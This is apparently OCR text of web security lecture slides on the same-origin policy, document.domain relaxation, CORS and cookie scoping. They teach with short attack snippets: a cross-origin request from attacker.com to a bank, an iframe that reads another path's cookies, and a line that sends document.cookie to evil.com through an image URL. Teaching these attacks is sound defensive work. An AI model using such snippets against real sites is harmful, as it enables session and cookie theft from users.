
CSS, Fonts: Similar — can load and use, but not directly inspect


Frames: Can load cross-origin HTML in frames, but not inspect or modify the frame content. Cannot check success for Frames.



Script Execution

Scripts can be loaded from other origins. Scripts execute with the privileges of their parent frame/window's origin. Cannot view source, but can call FNs






✓ You can load library from CDN and use it to alter your page

✗ If you load a malicious library, it can also steal your data (e.g., cookie)

Domain Relaxation



These frames cannot access one another

Domain Relaxation

You can change your `document.domain` to be a **super-**domain

`a.domain.com` → `domain.com`	**OK**
`b.domain.com` → `domain.com`	**OK**
`a.domain.com` → `com`	**NOT OK**
`a.doin.co.uk` → `co.uk`	**NOT OK**

PUBLIC SUFFIX LIST

LEARN MORE | THE LIST | SUBMIT AMENDMENTS

A "public suffix" is one under which Internet users can (or historically could) directly register names. Some examples of public suffixes are `.com`, `.co.uk` and `pvt.k12.ma.us`. The Public Suffix List is a list of all known public suffixes.

The Public Suffix List is an initiative of Mozilla, but is maintained as a community resource. It is available for use in any software, but was originally created to meet the needs of browser manufacturers. It allows browsers to, for example:


- Avoid privacy-damaging "supercookies" being set for high-level domain name suffixes
- Highlight the most important part of a domain name in the user interface
- Accurately sort history entries by site

We maintain a fuller (although not exhaustive) list of what people are using it for. If you are using it for something else, you are encouraged to tell us, because it helps us to assess the potential impact of changes. For that, you can use the psl-discuss mailing list, where we consider issues related to the maintenance, format and semantics of the list. Note: please do not use this mailing list to request amendments to the PSL's data.

It is in the interest of Internet registries to see that their section of the list is up to date. If it is not, their customers may have trouble setting cookies, or data about their sites may display sub-optimally. So we encourage them to maintain their section of the list by submitting amendments.

Available at: https://publicsuffix.org/

Domain Relaxation Attacks



Mutual Agreement

What about `cs155.stanford.edu` → `stanford.edu`?

- Now Dan and Zakir can steal your Stanford login

Solution:

Both sides must set `document.domain` to **stanford.edu**
to share data (**stanford.edu** effectively grants permission)

Same Origin Policy (Javascript)

Javascript XMLHttpRequests

Javascript can make network requests to load additional content or submit forms

```
let xhr = new XMLHttpRequest();
xhr.open('GET', “/article/example”);
xhr.send();
xhr.onload = function() {
  if (xhr.status == 200) {
    alert(`Done, got ${xhr.response.length} bytes`);
  }
};
// ...or... with jQuery
$.ajax({url: “/article/example“, success: function(result){
    $("#div1").html(result);
}});
```

Malicious XMLHttpRequests

```
// running on attacker.com
$.ajax({url: “https://bank.com/account“,
  success: function(result){
      $("#div1").html(result);
  }
});

// Will this request run?
// Should attacker.com be able to see Bank Balance?
```

XMLHttpRequests SOP

You can only read data from **GET** responses if they're from the same origin (or you're given permission by the destination origin to read their data)

You cannot make **POST/PUT** requests to a different origin… unless you are granted permission by the destination origin (*usually*, caveats to come later)

XMLHttpRequests requests (both sending and receiving side) are policed by **Cross-Origin Resource Sharing (CORS)**

Cross-Origin Resource Sharing (CORS)

Reading Permission: Servers can add **`Access-Control-Allow-Origin`** (ACAO) header that tells browser to allow Javascript to allow access for another origin

Sending Permission: Performs “Pre-Flight” permission check to determine whether the server is willing to receive the request from the origin

Cross-Origin Resource Sharing (CORS)

Let’s say you have a web application running at `app.company.com` and you want to access JSON data by making requests to `api.company.com`.

CORS Success

Origin: app.c.com

```
$.post({url: “api.c.com/x“,
  success: function(r){
    $("#div1").html(r);
  }
});
```

POST /x

OPTIONS /x

Origin:
api.c.com

Header:
Access-Control-Allow-Origin:
http://app.c.com

POST /x

DATA

Wildcard Origins

Origin: app.c.com

```
$.post({url: “api.c.com/x“,
  success: function(r){
    $("#div1").html(r);
  }
});
```

Header:
Access-Control-Allow-Origin: *

Origin:
api.c.com

CORS Failure

Origin: app.c.com

```
$.post({url: “api.c.com/x“,
  success: function(r){
    $("#div1").html(r);
  }
});
```

POST /x

OPTIONS /x

Origin:
api.c.com

Header:
Access-Control-Allow-Origin:
https://www.c.com

ERROR

*Usually: Simple Requests

⚠️ **Not all requests result in a Pre-Fetch trip!**

"Simple" requests do not. Must meet all of the following criteria:

1. Method: **`GET`**, **`HEAD`**, **`POST`**
2. If sending data, content type is **`application/x-www-form-urlencoded`** or **`multipart/form-data`** or **`text/plain`**
3. No custom HTTP headers (can set a few standardized ones)

These mimic the types of requests that could be made without Javascript
e.g., submitting form, loading image, or page

Simple CORS Success

Origin: app.c.com

```
$.ajax({url: “api.c.com/x“,
  success: function(r){
    $("#div1").html(r);
  }
});
```

GET /x

GET /x

Origin:
api.c.com

Header:
Access-Control-Allow-Origin:
http://app.c.com

Simple CORS Failure

Origin: app.c.com

```
$.ajax({url: “api.c.com/x“,
  success: function(r){
    $("#div1").html(r);
  }
});
```

GET /x

GET /x

Origin:
api.c.com

Header:
Access-Control-Allow-Origin:
https://www.c.com

ERROR

Many attacks are possible

Origin: attacker.com

```
$.ajax({url: “bank.com/t",
  success: function(r){
    $("#div1").html(r);
  }
});
```

GET /x

http://bank.com/transfer?
fromAccount=X
&toAccount\=Y
&amount\=1000

Bank

Header:
Access-Control-Allow-Origin:
https://bank.com

ERROR

Same Origin Policy (Cookies)

Cookie Same Origin Policy

Cookies use a different origin definition:

(domain, path): (cs155.stanford.edu, /foo/bar)

versus (scheme, domain, port) from DOM SoP

Browser *always* sends cookies in a URL's scope:

Cookie's domain is domain suffix of URL's domain:

stanford.edu is a suffix of cs155.stanford.edu

Cookie's path is a prefix of the URL path

/courses is a prefix of /courses/cs155

Scoping Example

name = cookie1
value = a
domain = login.site.com
path = /

name = cookie2
value = b
domain = site.com
path = /

name = cookie3
value = c
domain = site.com
path = /my/home

cookie domain is suffix of URL domain ∧ cookie path is a prefix of URL path

	Cookie 1	Cookie 2	Cookie 3
checkout.site.com	No	Yes	No
login.site.com	Yes	Yes	No
login.site.com/my/home	Yes	Yes	Yes
site.com/account	No	Yes	No

Setting Cookie Scope


Websites can set a scope to be any prefix of domain and prefix of path

- ✔ cs155.stanford.edu *can* set cookie for cs155.stanford.edu
- ✔ cs155.stanford.edu *can* set cookie for stanford.edu
- ❌ stanford.edu *cannot* set cookie for cs155.stanford.edu

- ✔ website.com/ *can* set cookie for website.com/
- ✔ website.com/login *can* set cookie for website.com/
- ❌ website.com *cannot* set cookie for website.com/login

No Domain Cookies

Most websites do not set Domain. In this situation, cookie is scoped to the hostname the cookie was received over and is not sent to subdomains



SOP Policy Collisions

Cookie SOP Policy

cs.stanford.edu/zakir cannot see cookies for cs.stanford.edu/dabo

(cs.stanford.edu cannot see for cs.stanford.edu/zakir either)

Are Dan’s Cookies safe from Zakir?

SOP Policy Collisions

Cookie SOP Policy

cs.stanford.edu/zakir cannot see cookies for cs.stanford.edu/dabo

(cs.stanford.edu cannot see for cs.stanford.edu/zakir either)

Are Dan's Cookies safe from Zakir? **No, they are not.**

```
const iframe = document.createElement("iframe");
iframe.src = “https://cs.stanford.edu/dabo”;
document.body.appendChild(iframe);
alert(iframe.contentWindow.document.cookie);
```

Third Party Access

If your bank includes Google Analytics Javascript, can it access your Bank’s authentication cookie?

Third Party Access

If your bank includes Google Analytics Javascript, can it access your Bank's authentication cookie?

Yes!

```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" + document.cookie;
document.body.appendChild(img);
```


HttpOnly Cookies

You can set setting to prevent cookies from being accessed by **`Document.cookie`** API


Prevents Google Analytics from stealing your cookie —

1. Never sent by browser to Google because (google.com, /) does not match (bank.com, /)
2. Cannot be extracted by Javascript that runs on bank.com

Problem with HTTP Cookies

